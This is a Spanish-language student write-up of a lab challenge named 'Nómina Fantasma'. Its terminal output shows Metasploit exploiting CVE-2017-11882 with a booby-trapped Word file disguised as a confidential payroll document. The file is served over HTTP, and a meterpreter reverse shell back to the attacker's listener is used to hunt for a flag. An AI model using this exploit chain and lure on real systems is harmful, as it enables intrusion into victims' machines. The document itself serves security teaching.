
Operación "Nómina Fantasma"

Alumno: Jorge Parra Hidalgo

Matricula: 13104

Docente: Raul Toledo

Fase 1: msfconsole



En esta fase se inicia la herramienta Metasploit mediante el comando:
Msfconsole.

Metasploit es un framework de pruebas de penetración que permite identificar, explotar y validar vulnerabilidades en sistemas objetivo.
Se utiliza como entorno principal para cargar exploits y configurar payloads

Identificación de la vulnerabilidad (CVE)

```
kali@kali: ~
Session  Actions  Edit  View  Help

      =[ metasploit v6.4.111-dev                         ]
+ -- --=[ 2,607 exploits - 1,323 auxiliary - 1,710 payloads     ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search cve:2017-11882

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Ch
eck  Description
   -  ----                                          ---------------  ----    --
---  -----------
   0  exploit/windows/fileformat/office_ms17_11882  2017-11-15       manual  No
     Microsoft Office CVE-2017-11882

Interact with a module by name or index. For example info 0, use 0 or use explo
it/windows/fileformat/office_ms17_11882

msf > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf exploit(windows/fileformat/office_ms17_11882) >
```

Se analiza el servicio o versión del sistema objetivo para identificar una vulnerabilidad específica mediante su código CVE. Esto permite confirmar que existe un exploit disponible y que el sistema es potencialmente vulnerable.

Configuración del Exploit

```
kali@kali: ~
Session  Actions  Edit  View  Help
eck  Description
   0  exploit/windows/fileformat/office_ms17_11882  2017-11-15      manual  No
     Microsoft Office CVE-2017-11882

Interact with a module by name or index. For example info 0, use 0 or use explo
it/windows/fileformat/office_ms17_11882

msf > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf exploit(windows/fileformat/office_ms17_11882) > set PAYLOAD windows/meterpr
eter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/fileformat/office_ms17_11882) > set LHOST 172.16.28.166
LHOST => 172.16.28.166
msf exploit(windows/fileformat/office_ms17_11882) > set LPORT 4444
LPORT => 4444
msf exploit(windows/fileformat/office_ms17_11882) > set FILENAME Nomina_Confide
ncial.doc
FILENAME => Nomina_Confidencial.doc
msf exploit(windows/fileformat/office_ms17_11882) > exploit
[*] Using URL: http://172.16.28.166:8080/KcDLcCB
[*] Server started.
[+] Nomina_Confidencial.doc stored at /home/kali/.msf4/local/Nomina_Confidencia
l.doc
```

Se selecciona el exploit adecuado dentro de Metasploit y se configuran los parámetros obligatorios como RHOST, RPORT, LHOST y LPORT. También se define el payload que permitirá establecer una conexión remota con la máquina objetivo.

Preparación del Servidor Atacante

```
kali@kali: ~/.msf4/local
Session  Actions  Edit  View  Help
4: tailscale0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1280 qdisc f
del state UNKNOWN group default qlen 500
    link/none
    inet6 fe80::d115:58fa:19bb:83a/64 scope link stable-privacy proto ker
ll
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ set LHOST 172.16.28.166

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ cd ..

┌──(kali㉿kali)-[/home]
└─$ cd kali/.msf4/local/

┌──(kali㉿kali)-[~/.msf4/local]
└─$ ls
Nomina_Confidencial.doc

┌──(kali㉿kali)-[~/.msf4/local]
└─$ python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


Se configura el entorno del atacante para recibir la conexión reversa. Esto implica preparar el handler que escuchará cuando el sistema vulnerable ejecute el payload.

Inicio del Listener

```
kali@kali: ~
Session  Actions  Edit  View  Help
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

       =[ metasploit v6.4.111-dev                         ]
+ -- --=[ 2,607 exploits - 1,323 auxiliary - 1,710 payloads ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion     ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 172.16.28.166
LHOST => 172.16.28.166
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.16.28.166:4444
```

Se activa el módulo exploit/multi/handler para poner el sistema en modo escucha. El listener queda esperando la conexión entrante desde la máquina víctima.

Sistema en Escucha




El atacante permanece en estado de espera hasta que el exploit se ejecuta correctamente y el objetivo establece la sesión remota. Una vez obtenida la sesión, se realizan tareas de reconocimiento interno como verificar el usuario actual, revisar permisos y listar directorios. Esto permite entender el nivel de acceso obtenido.

Enumeración del Sistema

```
kali@kali: ~
Session  Actions  Edit  View  Help
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 172.16.28.166
LHOST ⇒ 172.16.28.166
msf exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.16.28.166:4444
[*] Sending stage (190534 bytes) to 172.16.28.140
[*] Meterpreter session 1 opened (172.16.28.166:4444 → 172.16.28.140:5011
t 2026-02-16 19:55:34 -0500

meterpreter > pwd
C:\Windows\system32
meterpreter > shell
Process 8204 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.3031]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>search -f flag
search -f flag
```

Una vez obtenida la sesión, se realizan tareas de reconocimiento interno como verificar el usuario actual, revisar permisos y listar directorios. Esto permite entender el nivel de acceso obtenido.

Buscando bandera



Se navega por el sistema de archivos utilizando comandos básicos para localizar archivos sensibles o la bandera del reto, comúnmente almacenada en directorios de usuario o archivos de texto.

Bandera Encontrada

Se logra identificar y visualizar la bandera dentro del sistema comprometido, confirmando que la explotación fue exitosa y que se obtuvo acceso funcional al objetivo.

gracias